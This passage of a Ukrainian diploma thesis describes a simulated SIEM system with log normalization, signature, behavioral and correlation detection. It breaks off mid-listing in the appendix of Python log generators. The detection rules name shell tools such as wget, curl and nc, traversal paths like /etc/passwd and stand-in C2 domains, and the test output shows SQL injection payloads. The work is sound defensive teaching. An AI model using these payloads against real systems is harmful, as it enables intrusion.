Усі нормалізовані події мають уніфіковану структуру Python-словника, яка містить чотири основні частини:

– timestamp: об’єкт datetime, що представляє час події в уніфікованому вигляді;
– source: позначення джерела (auth, access, syslog тощо);
– raw: повний сирий рядок події, як він з’явився в журналі;
– fields: вкладена структура з конкретними параметрами події.

На рисунку 3.11 зображено запис події до та після нормалізації.



Рисунок 3.11 – Запис оригінальної та нормованої події

Залежно від джерела, структура поля fields відрізняється. Наприклад:

– для auth.log вилучаються: IP-адреса джерела, порт, ім’я користувача (якщо є), дія (наприклад, "Accepted password for");
– для access.log – IP, метод запиту (GET/POST), шлях, статус відповіді, розмір переданих даних, User-Agent;

- для firewall.log – інформація про інтерфейси, MAC-адреси, IP-джерело/призначення, порти, протокол, тип дії (ALLOW/BLOCK);
- для dns.log – IP клієнта, домен запиту, тип запиту (A, TXT тощо);
- для syslog.log – назва служби та текст повідомлення.

Загальним результатом роботи механізму є те, що всі події, незалежно від формату початкового логу, переводяться у спільну структуру, яку може обробляти будь-який аналітичний модуль. Це дозволяє спростити подальший аналіз, створити гнучкі правила обробки та реалізувати логіку, що не прив'язана до конкретного формату вхідних даних. Крім того, збереження оригінального рядка (raw) дає можливість швидко відтворити або візуалізувати джерело без втрати контексту.

Таким чином, модуль нормалізації є ключовим елементом у реалізації незалежного від джерела аналізу подій і служить технічною опорою для сигнатурного, поведінкового та кореляційного рівнів системи.

3.4.3 Модуль сигнатурного розпізнавання загроз

Сигнатурний аналіз є одним із базових механізмів виявлення загроз у системах моніторингу інформаційної безпеки. Він полягає у порівнянні подій із заздалегідь відомими шаблонами (сигнатурами), які вказують на потенційно шкідливу активність. У реалізованій моделі цей механізм представлений функцією signature_analyze, що приймає на вхід список нормалізованих логів та повертає перелік виявлених загроз із відповідними метаданими.

Модуль підтримує декілька типів атак, які охоплюють різні джерела подій:

SQL-ін’єкція (SQL Injection)

Події з джерела access аналізуються на предмет вмісту підозрілих параметрів у HTTP-запитах. Для цього використовується допоміжна функція

detect_sql_injection, яка виконує розбір URL-шляху, виділення параметрів та пошук характерних SQL-патернів: OR, SELECT, DROP, -- тощо. У разі виявлення декількох таких ознак у значеннях одного параметра, подія фіксується як потенційна ін’єкція.

Спроби обходу директорій (Directory Traversal)

Аналізуються ті ж самі access-логи, але з фокусом на шляхи до файлів, які можуть вказувати на спробу отримати доступ до заборонених ресурсів, як-от /etc/passwd, boot.ini або шляхи з ../. Перевірка здійснюється через функцію match_any, яка порівнює шлях із набором регулярних виразів та ключових шаблонів.

Запуск нетипових процесів (Unexpected Process Launch)

Події з джерела syslog перевіряються на наявність згадок про запуск інструментів, що часто використовуються у зловмисній активності – таких як wget, curl, bash, nc, python3 тощо. Якщо назва процесу виявляється у повідомленні журналу, подія ідентифікується як потенційно шкідлива.

Звернення до критичних портів (Connection to Restricted Port)

У firewall-логах здійснюється перевірка поля dst_port на входження до заздалегідь визначеного списку чутливих портів: SSH (22), Telnet (23), RDP (3389), NetBIOS (135, 445) тощо. Такі звернення можуть бути частиною сканування мережі або спроби встановити з’єднання з незахищеними службами.

DNS-запити до зловмисних доменів (Malicious Domain Request)

DNS-запити аналізуються на наявність звернень до доменів, які входять до списку відомих шкідливих (IoC), наприклад: cnc.evilserver.ru, steal.data.xyz, cryptodrop.download. У разі повного збігу доменного імені, подія фіксується як звернення до C2-інфраструктури.

Виявлені загрози представляються у вигляді словників із полями:

– threat: назва типу загрози (наприклад, "SQL Injection"),

- pattern, process, domain або port: ключовий виявлений індикатор,
- timestamp: час події,
- source: тип початкового журналу (auth, access, firewall, dns),
- raw: оригінальний рядок події.

Модуль є повністю декларативним – кожна сигнатура описана у вигляді явного правила або переліку ключових слів. Це забезпечує його простоту, ефективність у виявленні відомих шаблонів і можливість легкої модифікації. Водночас, така архітектура обмежена в умовах невідомих або обфускованих атак, що виправдовує необхідність додаткового поведінкового та кореляційного аналізу, реалізованих у наступних модулях.

3.4.4 Модуль виявлення поведінкових аномалій

Поведінковий аналіз є ключовим етапом виявлення загроз, що не мають сталого сигнатурного представлення. Він ґрунтується на виявленні відхилень від типової поведінки систем або користувачів у межах заданого контексту. Реалізований модуль behavior_analyze забезпечує виявлення аномалій у п’яти незалежних підсценаріях, які охоплюють найпоширеніші типи вторгнень.

Brute-force атаки

Функція detect_brute_force ідентифікує множинні невдалі спроби входу в систему від одного IP-адресата для одного користувача. Події фільтруються за типом дії (Failed password for), групуються за ключем (user, ip) та аналізуються в межах часових блоків. Якщо протягом хвилинного вікна зафіксовано п’ять і більше невдалих спроб – формується попередження про атаку перебору паролів.

Вхід із нетипової IP-адреси

Функція detect_unusual_ip підтримує відстеження історії IP-адрес, з яких здійснювали вхід користувачі. Якщо новий вхід походить з адреси, яка раніше не

фігурувала у сесіях цього користувача, та вже є щонайменше один запис із іншої IP, це розцінюється як потенційна компрометація облікового запису.

Підозріле використання sudo

Функція detect_suspicious_sudo_usage аналізує повідомлення з syslog, що містять виконання команд із правами адміністратора (ключове слово COMMAND=). Для кожного користувача зберігається історія команд. Якщо користувач виконує нову унікальну команду, яка раніше не зустрічалась у його сесіях, це трактується як аномалія – особливо у випадку, коли раніше вже фіксувались інші sudo-команди.

Сканування портів

detect_port_scanning аналізує firewall-логи, групуючи події за IP-адресами джерел. Якщо за короткий проміжок часу (не більше 20 секунд між подіями) одна IP-адреса звертається до щонайменше п’яти різних портів на одному хості, це класифікується як портове сканування. Алгоритм також забезпечує обробку послідовних блоків, щоб не втрачати серії сканувань, які перериваються на короткий час.

DNS-маякування (beaconing)

Один з найбільш показових поведінкових сценаріїв – фонове періодичне надсилання DNS-запитів до шкідливих доменів. Функція detect_dns_beaconing групує події за IP клієнтів, а потім за базовими доменами (*.beacon.com, *.evil.c2.net). При виявленні частих (менше 30 секунд між запитами) і повторюваних запитів до одного домену (не менше 5 подій у межах 2 хвилин), створюється запис про потенційну активність шкідливого ПЗ, що підтримує зв’язок з C2-інфраструктурою.

Загальний механізм

Функція behavior_analyze об’єднує усі згадані детектори в єдиний процес, акумулюючи всі сформовані попередження. Кожна аномалія містить метадані –

час, джерело, IP-адресу, користувача (якщо застосовно), суть загрози та необроблений текстовий блок із подій, що сформували підставу для виявлення.

Модуль поведінкового аналізу забезпечує здатність системи виявляти загрози без необхідності наявності жорсткої сигнатури. Це особливо важливо для ідентифікації складених атак, нових методів обходу захисту або шкідливої активності з маскуванням. Застосування історичного контексту (наприклад, IP-історії входів чи sudo-команд) дозволяє досягати високої точності без значної кількості хибнопозитивних спрацювань.

3.4.5 Модуль виявлення скорельованих подій

У сучасних системах моніторингу подій кореляційний аналіз є найвищим рівнем обробки, що дозволяє виявляти складені атаки, які складаються з кількох послідовних етапів. Такий підхід особливо важливий при виявленні багатофазної поведінки, де жодна окрема подія не є достатньо небезпечною, але сукупність дій це свідчення цілеспрямованої атаки.

У розробленій системі модуль detect_correlated_attack виконує саме таку функцію: він агрегує події, що надходять з різних джерел (DNS, firewall, auth), та виконує контекстний аналіз на основі IP-адреси. Ключова ідея полягає в тому, щоб виявити типовий ланцюг фаз вторгнення, який включає:

1. DNS-маякування (DNS beaconing) – попередня активність, коли шкідливе програмне забезпечення встановлює канал зв’язку з C2-сервером через часті DNS-запити.
2. Сканування портів (Port scan) – фаза розвідки, коли зловмисник перевіряє відкриті сервіси на цільовому хості.
3. Brute-force автентифікація – спроби підібрати облікові дані до виявлених служб, зазвичай SSH.

Модуль працює у кілька етапів:

Агрегація подій за IP-адресою

Функція extract_ip виділяє ключову IP-адресу з кожного журналу – вона може бути полем ip, src_ip або client_ip, залежно від джерела події. Події групуються у словник events_by_ip.

Виявлення шаблону багатофазної активності

Для кожної IP-адреси події сортуються за часом. Модуль перевіряє, чи в рамках однієї IP:

- були DNS-запити до доменів, що містять .evil. (ознака підключення до C2-сервера);
- були фрагменти портового сканування через фіксацію блокувань на критичних портах (22, 80, 443, 3389) у firewall.log;
- були невдалі спроби автентифікації у auth.log.

Всі події мають траплятися в межах одного 10-хвилинного вікна (умова time_span_ok), що дозволяє відсікати не пов’язані у часі активності.

Формування результату

Якщо виявлено щонайменше три фази з описаних вище, події класифікуються як комплексна атака, і результат включається до списку findings з такою структурою:

- IP-адреса джерела,
- кількість подій у кожній фазі (phases),
- початок і кінець інциденту (start, end),
- загальна кількість пов’язаних подій (count).

Завдяки подібному підходу система може виявити атаки, які були розподілені у логах різних типів, але походили від одного зловмисника. Наприклад, зловмисник може сканувати порти, а через кілька хвилин почати brute-force

спроби – ці дії не будуть виявлені жодним окремим модулем, але кореляційний аналіз дозволяє побачити картину в цілому.

Важливо, що реалізація не використовує жорстких сигнатур – лише логіку поведінкової послідовності, що робить цей модуль придатним для виявлення нових або комбінованих методів атаки, які важко виявити ізольовано.

3.4.6 Модуль підсумкової звітності

Фінальним етапом роботи багаторівневої системи аналізу подій є генерація підсумкової звітності. Завдання цього модуля – об’єднати результати, отримані від сигнатурного, поведінкового та кореляційного аналізу, в єдину структуровану форму для оцінки безпекової ситуації. У реалізованій моделі ця функція виконується модулем, побудованим навколо основної функції main.

Збір та нормалізація подій

Функція read_and_normalize_logs() відповідає за читання усіх лог-файлів, розміщених у директорії logs/. Вона використовує мапу FILE_TO_SOURCE, яка зіставляє імена файлів (auth.log, firewall.log тощо) з відповідним джерелом (auth, firewall тощо). Для кожного рядка в логах викликається функція normalize_log, яка уніфікує подію до спільного формату, що описувався в розділі 3.4.2.

Цей етап дозволяє системі працювати з гетерогенними журналами в єдиному стилі, що критично важливо для наступних рівнів аналізу.

Проведення аналізу

У тілі функції main() послідовно викликаються всі три модулі виявлення загроз:

- signature_analyze(logs) – аналіз на основі фіксованих шаблонів атак.
- behavior_analyze(logs) – виявлення відхилень у поведінці системи.

– detect_correlated_attack(logs) – встановлення зв’язків між подіями різних типів для виявлення багатофазних атак.

Кожен з аналізаторів повертає список виявлених загроз, який передається у функцію print_alerts() для форматованого виводу на екран.

Формування виводу

Функція print_alerts(title, alerts) виводить деталі кожної знайденої загрози. Для звичайних подій (сигнатурних або поведінкових) виводиться час, тип загрози, джерело та текст лог-запису. У випадку кореляційних атак відображаються: IP-адреса джерела, кількість фаз і які саме були зафіксовані, часовий діапазон, кількість залучених подій. Це дозволяє швидко зосередитись на найбільш критичних ситуаціях.

На завершення, функція summarize_alerts() підраховує кількість виявлених загроз кожного типу та виводить агреговану статистику. Ця інформація є особливо цінною для інцидентного реагування, дозволяючи оцінити інтенсивність атак і частоту виявлення.

Таким чином, підсумковий модуль завершує повний цикл симуляційного моніторингу подій – від генерації та нормалізації до глибокого аналізу та формування звітності. Його структура забезпечує прозорість, повторюваність і готовність до інтеграції у масштабовану систему виявлення загроз.

3.5 Оцінка результативності та ефективності реалізованої моделі

Після завершення повної реалізації симуляційної багаторівневої системи моніторингу подій було проведено комплексне тестування її функціональності, точності виявлення загроз та узгодженості між окремими модулями. Оцінювання проводилося за кількома ключовими критеріями: повнота виявлення, точність

класифікації, гнучкість масштабування, а також зручність повторного використання в освітніх та дослідницьких цілях.

Для перевірки результативності була згенерована набірка логів із завідомо закладеними сценаріями атак, зазначеними в розділі 3.2.

Результати показали, що:

- сигнатурний модуль виявляв усі атакувальні події з високою точністю, якщо їхня структура відповідала заздалегідь визначеним шаблонам;
- поведінковий модуль коректно виявляв серії дій, що виходять за межі типової поведінки користувачів або системних процесів;
- кореляційний модуль дозволив побачити ланцюжки подій, які лише у сукупності свідчать про зловмисну активність, зокрема – багатофазну атаку з DNS-маякуванням, скануванням портів та подальшими спробами автентифікації.

Оцінювання ефективності моделі також охоплювало адаптивність до нових сценаріїв. Завдяки чіткій модульності та уніфікованому формату подій, система легко масштабувалась – нові сценарії атак могли бути реалізовані шляхом додавання окремих генераторів подій та відповідних правил виявлення, без необхідності зміни базової архітектури.

З огляду на освітній фокус проєкту, особливе значення мала наочність і зрозумілість роботи кожного компонента. Це робить систему придатною для використання в лабораторних роботах, тренінгах з інформаційної безпеки та демонстраційних моделях.

Щодо обчислювальної ефективності, реалізація в межах невеликої кількості логів не виявила значного навантаження. Основні обчислення виконуються лінійно по обсягу даних (O(n)), що дозволяє застосовувати систему навіть на обмежених ресурсах.

Крім тестування на згенерованих наборах подій, система також була випробувана на реальному журналі доступу web-сервера (access.log), який містив

приклади SQL-ін'єкцій у параметрах HTTP-запитів. Журнал містив як легітимні запити, так і запити з ознаками загроз.

Сигнатурний модуль успішно виявив ці атаки завдяки попередньо визначеним правилам аналізу параметрів запитів. На рисунку 3.12 можемо побачити, що виявлення відбулося без хибно позитивних спрацьовувань, що підтверджує здатність системи ефективно працювати не лише з синтетичними, але й з реальними даними, сформованими в реальному середовищі.

```
Reading and normalizing logs...

Running signature-based analysis...
Signature-based Threats Detected: 2

[2019-01-22 04:22:40+03:30] SQL Injection in access
 → 40.77.167.170 - - [22/Jan/2019:04:22:40 +0330] "GET /login/auth?user=admin%27OR%271%27%3D%271" 200 34447 "-" "Mozilla/5.0 (compatible;
   bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

[2019-01-22 04:35:18+03:30] SQL Injection in access
 → 194.94.127.7 - - [22/Jan/2019:04:35:18 +0330] "GET /login/auth?user=admin%27OR%271%27%3D%271" 200 34443 "-" "Mozilla/5.0 (Windows NT 6.1;
   Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36\x09Chrome 65.0" "-"

Running behavior-based analysis...
No behavior-based threats detected.

Running correlation-based analysis...
No correlation-based threats detected.


==============================
Threat Detection Summary:
 - SQL Injection: 2
==============================
```

Рисунок 3.12 – Результат перевірки реальних подій

У підсумку, реалізована модель продемонструвала високу точність виявлення атак, адаптивність до змін у сценаріях, логічну прозорість архітектури та ефективність при роботі з реалістичними даними. Це робить її не лише демонстраційною системою, а й базисом для подальшого розширення у напрямку повноцінної SIEM-інфраструктури з використанням засобів машинного навчання, розподіленого аналізу подій та інтеграції з реальними джерелами.

Висновки до розділу 3

Було визначено п’ять основних джерел подій, що охоплюють ключові рівні IT-інфраструктури – системний, прикладний, мережевий та автентифікаційний. На їх основі створено набір типових логів, які імітують реальні журнали подій (auth.log, syslog.log, access.log, dns.log, firewall.log).

Було розроблено одинадцять сценаріїв атак, що охоплюють як класичні загрози (SQL-ін’єкція, brute-force, сканування портів), так і складені багатофазові загрози, які реалізуються через послідовність подій у різних джерелах. Це забезпечило повноцінну перевірку роботи кожного рівня аналізу.

Розроблено модульну архітектуру симуляційної SIEM-системи, яка включає блоки генерації логів, нормалізації, сигнатурного, поведінкового та кореляційного аналізу, а також модуль звітності. Усі компоненти реалізовано у вигляді окремих модулів із можливістю масштабування та адаптації.

Усі функціональні модулі реалізовано в коді: генератор подій з керуванням таймштампами, нормалізатор із єдиною структурою логів, аналізатори загроз на трьох рівнях (сигнатурному, поведінковому, кореляційному), а також механізм підсумкової звітності з агрегацією загроз.

Система була протестована як на згенерованих даних, так і на реальних логах з прикладом SQL-ін’єкції. В усіх випадках спрацювання відбувалося коректно, з точним визначенням загроз, що підтвердило працездатність системи та ефективність обраного підходу.

Результатом стала працездатна демонстраційна SIEM-модель, яка придатна для подальших експериментів, навчальних цілей та дослідження механізмів виявлення кіберзагроз із повним контролем над кожним компонентом.

ВИСНОВКИ

У межах цієї дипломної роботи було реалізовано модель симуляційної багаторівневої системи моніторингу інформаційної безпеки, призначену для виявлення атак на основі аналізу подій з різних джерел. Незважаючи на те, що система створена в освітньо-дослідницьких цілях і не претендує на промислове застосування, її функціональність охоплює ключові принципи побудови сучасних SIEM-рішень.

Під час дослідження було здійснено всебічний огляд джерел подій, які становлять основу для аналізу безпеки в інформаційних системах. Розглянуто специфіку форматів журналів активності та здійснено порівняльний аналіз баз знань CVE та CWE, що дозволило виокремити основні вектори атак та типові ознаки компрометації.

На основі цього було сформовано концепцію багаторівневого аналізу подій, яка включає сигнатурний, поведінковий і кореляційний рівні. Кожен із них реалізовано як окремий модуль з чітко визначеною функціональністю:

- Сигнатурний модуль виконує ідентифікацію загроз за фіксованими правилами: SQL-ін’єкції, directory traversal, доступ до обмежених портів, виконання підозрілих процесів і DNS-запити до шкідливих доменів. Це дозволяє миттєво виявляти добре відомі атаки з високою точністю.
- Поведінковий аналіз зосереджений на виявленні відхилень від типової активності – наприклад, brute-force-атаки, вхід з нетипової IP-адреси, нестандартне використання sudo, сканування портів або часте DNS-маякування. Такі аномалії вказують на потенційно нові або приховані загрози, які не мають усталених сигнатур.
- Кореляційний модуль синтезує окремі події в логічно зв’язані сценарії – зокрема, виявляє багатофазні атаки, де DNS-запити, сканування портів і спроби входу відбуваються з однієї IP-адреси впродовж короткого проміжку часу. Це дозволяє виявляти складні вектори вторгнення, які не піддаються виявленню при ізольованому аналізі подій.

Однією з ключових переваг реалізованої моделі є уніфікація логів. Події з різних джерел (auth, access, firewall, syslog, dns) перетворюються у єдиний формат із часовою міткою, полями події та сирим рядком. Це дозволяє обробляти дані незалежно від їхнього походження та розширювати систему без необхідності її повної перебудови.

Іншим важливим результатом є гнучкий генератор подій, який дозволяє імітувати окремі типи атак або комплексні сценарії, створюючи логічно послідовні події з реалістичними часовими відмітками. Завдяки цьому стало можливим не лише тестування, але й використання моделі як навчального інструменту – для відтворення типових векторів атак та демонстрації принципів їхнього виявлення.

Оцінка ефективності системи показала її здатність точно ідентифікувати як окремі інциденти, так і складні сценарії. Архітектура реалізована у вигляді ізольованих модулів, кожен з яких може бути незалежно протестований, вдосконалений або замінений. Це забезпечує масштабованість, розширюваність і підтримку подальшого розвитку.

Практична значущість роботи полягає в тому, що вона демонструє повний цикл обробки подій у SIEM-системі – від збору до звітності – в спрощеній, але логічно завершеній формі. Реалізовану модель можна застосовувати у лабораторних умовах для навчання фахівців з кібербезпеки, як тестову платформу для перевірки логік виявлення загроз або як базу для подальшої інтеграції механізмів машинного навчання або real-time обробки даних.

У підсумку, розроблена система досягає поставленої мети – демонструє, як на основі структурованих подій можна реалізувати ефективне виявлення кіберзагроз, забезпечуючи при цьому прозору логіку роботи, гнучкість адаптації та навчальну цінність для практичного засвоєння основ безпеки інформаційних систем.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. Common Vulnerabilities and Exposures (CVE) – Overview – Wikipedia – Режим доступу: https://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures

2. Common Weakness Enumeration (CWE) – Overview – Wikipedia – Режим доступу: https://en.wikipedia.org/wiki/Common_Weakness_Enumeration

3. Automated Mapping of CVE to CWE (Haddad et al., 2023) – arXiv – Режим доступу: https://arxiv.org/abs/2304.11130

4. CWE 327: Broken Cryptographic Algorithm – Mitre CWE – Режим доступу: https://cwe.mitre.org/data/definitions/327.html

5. CWE 778: Insufficient Logging – Mitre CWE – Режим доступу: https://cwe.mitre.org/data/definitions/778.html

6. Top Routinely Exploited Vulnerabilities (2022) – CISA – Режим доступу: https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-215a

7. Mapping CVEs and ATT&CK Framework – NopSec – Режим доступу: https://www.nopsec.com/blog/mapping-cves-and-attck-framework-ttps-an-empirical-approach

8. Metrics for Significant Flaw Types (CWE) – arXiv – Режим доступу: https://arxiv.org/abs/2006.08524

9. CVE-2024-56171: FreeType OOB Write – IBM – Режим доступу: https://www.ibm.com/support/pages/node/7231915

10. Effective Security Monitoring Using Efficient SIEM Architecture – ResearchGate – Режим доступу: https://www.researchgate.net/publication/371173436_Effective_Security_Monitoring_Using_Efficient_SIEM_Architecture

11. Design and Implementation of a SIEM (Bouattou et al.) – Université Saad Dahlab Blida – Режим доступу: https://di.univ-blida.dz/jspui/bitstream/123456789/19278/1/Bouattou%20Wissam.pdf

12. Providing SIEM Systems with Self-Adaptation – ScienceDirect – Режим доступу: https://www.sciencedirect.com/science/article/abs/pii/S1566253513000535

13. Revolutionizing SIEM Security: Correlation Engine Design – ResearchGate – Режим доступу: https://www.researchgate.net/publication/382687833_Revolutionizing_SIEM_Security_An_Innovative_Correlation_Engine_Design_FOR_Multi_Layered_Attack_Detection

14. A Comparative Study of Correlation Engines for SIEM – ResearchGate – Режим доступу: https://www.researchgate.net/publication/275654821_A_Comparative_Study_of_Correlation_Engines_FOR_Security_Event_Management

15. A Scalable SIEM Correlation Engine and Its Application – Gulisano et al. – Режим доступу: https://vincenzogulisano.com/wp-content/uploads/2014/10/a-scalable-siem-correlation-engine-and.pdf

16. A Hierarchical Security Events Correlation Model – arXiv – Режим доступу: https://arxiv.org/abs/2312.01219

17. After the Breach: Incident Response within Enterprises – arXiv – Режим доступу: https://arxiv.org/html/2406.07559v2

18. Closing the Loop of SIEM Analysis – arXiv – Режим доступу: https://arxiv.org/abs/1405.2995

19. Alert Correlation Algorithms: A Survey and Taxonomy – arXiv – Режим доступу: https://arxiv.org/abs/1811.00921

20. RuleGenie: SIEM Detection Rule Set Optimization – arXiv – Режим доступу: https://arxiv.org/abs/2505.06701

21. SAQL: A Stream-Based Query System – arXiv – Режим доступу: https://arxiv.org/abs/1806.09339

22. Splunk – Overview – Wikipedia – Режим доступу: https://en.wikipedia.org/wiki/Splunk

23. SIEM: Security Information & Event Management Explained – Splunk – Режим доступу: https://www.splunk.com/en_us/blog/learn/siem-security-information-event-management.html

24. Splunk Architecture: Components and Best Practices – Cloudian – Режим доступу: https://cloudian.com/guides/splunk-big-data/splunk-architecture-data-flow-components-and-topologies

25. Splunk SIEM: Features, Limitations and Alternatives – Exabeam – Режим доступу: https://www.exabeam.com/explainers/splunk/splunk-siem-key-features-limitations-and-alternatives

26. Splunk for the MSSP: Technical Architecture – Splunk – Режим доступу: https://www.splunk.com/content/dam/splunk2/en_us/pdfs/white-paper/splunk-for-managed-security-service-providers-technical-architecture.pdf

27. An Analysis of Application Logs with Splunk – arXiv – Режим доступу: https://arxiv.org/abs/1912.11283

28. Wazuh + Threat Intelligence Integration – TheSIAI / IEEE – Режим доступу: https://thesai.org/Downloads/Volume15No9/Paper_23-SIEM_Threat_Intelligence_Protecting_Applications.pdf

29. Wazuh Copilot: LLM-Powered Assistant – MDPI – Режим доступу: https://www.mdpi.com/1424-8220/25/3/870

30. Wazuh vs Splunk – Comparative Overview – SoftStrix – Режим доступу: https://softstrix.com/wazuh-vs-splunk

31. Elastic on Elastic: SIEM Architecture Deep Dive – Elastic – Режим доступу: https://www.elastic.co/blog/elastic-on-elastic-deep-dive-into-our-siem-architecture

32. The Elastic Stack as a SIEM – SlideShare – Режим доступу: https://www.slideshare.net/JohnHubbard14/the-elastic-stack-as-a-siem

33. Elastic Security for SIEM – Elastic – Режим доступу: https://www.elastic.co/security/siem

34. Comparing Popular SIEM Pipeline Designs – Medium – Режим доступу: https://tamirsuliman.medium.com/comparing-popular-siem-pipeline-designs-elastic-siem-arcsight-qradar-and-splunk-part-1-86936acde898

35. A Hybrid IDS Approach for Effective Cyber Threat Detection – arXiv – Режим доступу: https://arxiv.org/html/2401.03491v1

36. Starter: Web Server Access Logs eb014aff-e – Kaggle – Режим доступу: https://www.kaggle.com/code/kerneler/starter-web-server-access-logs-eb014aff-e/input

ДОДАТОК А ПРОГРАМНИЙ КОД СИМУЛЯЦІЙНОЇ SIEM-СИСТЕМИ

Лістинг А.1 – Допоміжний файл для генерації подій з правильною міткою часу (time_cursor.py)

```
from datetime import datetime, timedelta
import random


class TimeCursor:
    def __init__(self, start_time: datetime):
        self.current = start_time

    def next(self, min_gap=5, max_gap=60):
        gap = timedelta(seconds=random.randint(min_gap, max_gap))
        self.current += gap
        return self.current

    def block(self, count, min_gap=1, max_gap=5):
        base = self.current
        times = []
        for i in range(count):
            offset = sum(random.choices([min_gap, max_gap, 3, 5], k=i))
            times.append(base + timedelta(seconds=offset))
        self.current = times[-1] + timedelta(seconds=random.randint(10, 30))
        return times
```

Лістинг А.2 – Файл для вставлення скорельованої загрози (inject_scenario.py)

```
import random
import re
from datetime import datetime, timedelta
from utils.time_cursor import TimeCursor


def insert_scenario_attack(dns_logs, firewall_logs, auth_logs, count=1):
    all_beaconing, all_portscan, all_auth = [], [], []

    for _ in range(count):
        attack_ip = f"192.168.1.{random.randint(200, 250)}"
        random_start = datetime(2025, 6, 5, 12, 0, 0) + timedelta(
            seconds=random.randint(0, 4 * 24 * 3600)
        )

        dns_cursor = TimeCursor(random_start)
        beaconing = []
        for i in range(random.randint(7, 15)):
            t = dns_cursor.next(2, 5)
            label = f"{i}.{random.randint(1000, 9999)}.evil.c2.net"
            time_str = t.strftime("%Y-%m-%dT%H:%M:%S")
            line = f"{time_str} client={attack_ip} query={label} type=A"
            beaconing.append(line)

        fw_cursor = TimeCursor(t + timedelta(seconds=5))
        portscan = []
```

```
        for _ in range(random.randint(7, 15)):
            t_fw = fw_cursor.next(3, 6)
            time_str = t_fw.strftime("%b %e %H:%M:%S")
            port = random.choice([22, 80, 443, 3389])
            log = (
                f"{time_str} myhost kernel: [UFW BLOCK] IN=eth0 OUT= "
                f"MAC=00:0c:29 SRC={attack_ip} DST=10.0.0.5 PROTO=TCP "
                f"SPT={random.randint(40000, 60000)} DPT={port}"
            )
            portscan.append(log)

        auth_cursor = TimeCursor(t_fw + timedelta(seconds=10))
        auth_lines = []
        for _ in range(random.randint(7, 15)):
            t_auth = auth_cursor.next(4, 10)
            time_str = t_auth.strftime("%b %e %H:%M:%S")
            line = (
                f"{time_str} myhost sshd[1234]: Failed password for alice from {attack_ip} "
                f"port {random.randint(40000,60000)} ssh2"
            )
            auth_lines.append(line)

        all_beaconing.extend(beaconing)
        all_portscan.extend(portscan)
        all_auth.extend(auth_lines)

    dns_logs = sort_logs_chronologically(dns_logs + all_beaconing, log_type="dns")
    firewall_logs = sort_logs_chronologically(firewall_logs + all_portscan,
log_type="firewall")
    auth_logs = sort_logs_chronologically(auth_logs + all_auth, log_type="auth")
```

```
    return dns_logs, firewall_logs, auth_logs


def sort_logs_chronologically(logs, log_type):
    def extract_timestamp(line):
        try:
            if log_type == "dns":
                m = re.search(r"(\d{4}-\d{2}-\d{2}T\d{1,2}:\d{2}:\d{2})", line)
                if m:
                    return datetime.strptime(m.group(1), "%Y-%m-%dT%H:%M:%S")
            elif log_type == "firewall":
                m = re.search(r"(\w{3}\s+\d+\s+\d+:\d+:\d+)", line)
                if m:
                    return datetime.strptime("2025 " + m.group(1), "%Y %b %d %H:%M:%S")
            elif log_type == "auth":
                m = re.search(r"(\w{3}\s+\d+\s+\d+:\d+:\d+)", line)
                if m:
                    return datetime.strptime("2025 " + m.group(1), "%Y %b %d %H:%M:%S")
        except Exception:
            pass
        return datetime.min

    return sorted(logs, key=extract_timestamp)
```

Лістинг А.3 – Файл для генерації auth.log (auth_log_generator.py)

```
    import random
from datetime import datetime
```

```
from threats.brute_force import generate_block as generate_brute_force_block
from threats.login_unusual_ip import generate_entry as generate_unusual_login_entry
from utils.time_cursor import TimeCursor

HOSTNAME = "myhost"
USERS = ["alice", "bob", "charlie", "dave"]
USER_IP_MAP = {
    "alice": "192.168.1.101",
    "bob": "192.168.1.102",
    "charlie": "192.168.1.103",
    "dave": "192.168.1.104",
}
PORT_RANGE = list(range(40000, 60000))
PROTOCOLS = ["ssh2"]
AUTH_EVENTS = [
    "Accepted password for {user} from {ip} port {port} {proto}",
    "Disconnected from {ip} port {port} [preauth]",
    "Connection closed by {ip} port {port} [preauth]",
    "Received disconnect from {ip} port {port}:11: Bye Bye [preauth]",
]


def generate_auth_log_entries(total=100, threats=None):
    if threats is None:
